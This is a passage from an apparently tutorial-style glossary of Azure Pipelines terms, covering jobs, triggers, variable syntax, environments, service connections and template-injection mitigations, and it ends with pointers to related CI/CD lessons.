- deployment:) that targets an Environment, records deployment history, and unlocks strategies; does not checkout by default. - Step — a single action in a job: a
script/bash/pwshshell step or atask:. - Task — a packaged, versioned unit of logic invoked by a step (
AzureCLI@2,Docker@2). - Agent / pool — the machine that runs a job, drawn from a pool; Microsoft-hosted (ephemeral) or self-hosted/scale-set.
- Trigger — what starts a run: CI (
trigger), PR (pr), scheduled (schedules), or a resource trigger. - Macro syntax
$( )— runtime textual substitution of a variable into commands/inputs. - Template expression
${{ }}— compile-time expression that shapes the pipeline. - Runtime expression
$[ ]— runtime expression forcondition:/variables:values, with access todependencies. - Variable group — shared variables from the Library, optionally Key Vault-backed for secrets.
- Template — a reusable YAML fragment (step/job/stage/variable) or an
extendstemplate that owns the shape. - Environment — a named deployment target with deployment history and a place to attach approvals & checks.
- Approval / check — a gate on a protected resource (usually an Environment), configured outside the YAML.
- Service connection — a stored, named credential/identity used to reach external systems (Azure, registries, clusters).
- Pipeline Artifact — a named file/folder published from a run to move outputs between jobs/stages or to the next pipeline.
- Output variable — a string a step exposes (
isOutput=true) so another job/stage can read it viadependencies/stageDependencies. - Demand — a required agent capability (
docker,Agent.OS -equals Linux); a job runs only on an agent that advertises it. batch— a CI-trigger setting that coalesces pushes arriving during an in-flight run into a single next run.- Matrix — a job strategy that runs the job once per named leg, each setting its own variables (e.g. per-OS or per-runtime).
- Deployment strategy — how a deployment job rolls out:
runOnce,rolling(batches), orcanary(incremental waves), each with lifecycle hooks. - Required-template check — an Environment check that rejects any pipeline not extending an approved template — the basis of template governance.
- Workload Identity Federation (OIDC) — a secretless service-connection scheme: Azure DevOps exchanges a short-lived OIDC token with Microsoft Entra ID, so nothing is stored or expires.
- Container job — a job whose steps all run inside a specified container image rather than directly on the agent.
lockBehavior— with an Exclusive-lock check, choosesrunLatest(cancel older queued runs) orsequential(run them in order).- Pipeline decorator — an org-wide extension that injects steps into every pipeline, before/after the user’s steps, with no YAML change.
System.AccessToken— the per-job OAuth token for the build service identity, used to call Azure DevOps APIs; a live secret — never echo it.- Template injection — a class of attack where attacker-influenced text (branch name, PR title, queue-time variable) is substituted into a script; mitigated by env-mapping and required templates.
Next steps
You now know the foundational Azure Pipelines model end to end. From here:
- Go deep on production-grade promotion with designing multi-stage pipelines with Environments, approvals and gates — required-template enforcement, Azure Monitor gates, exclusive locks, and workload-identity federation in full.
- Scale your build capacity with self-hosted scale-set agents and hardening.
- Package what the pipeline ships with containers for DevOps — building images with Dockerfile, tags and registries.
- Compare platforms with the GitHub Actions fundamentals and GitLab CI fundamentals lessons, and step back to the vendor-neutral CI/CD anatomy.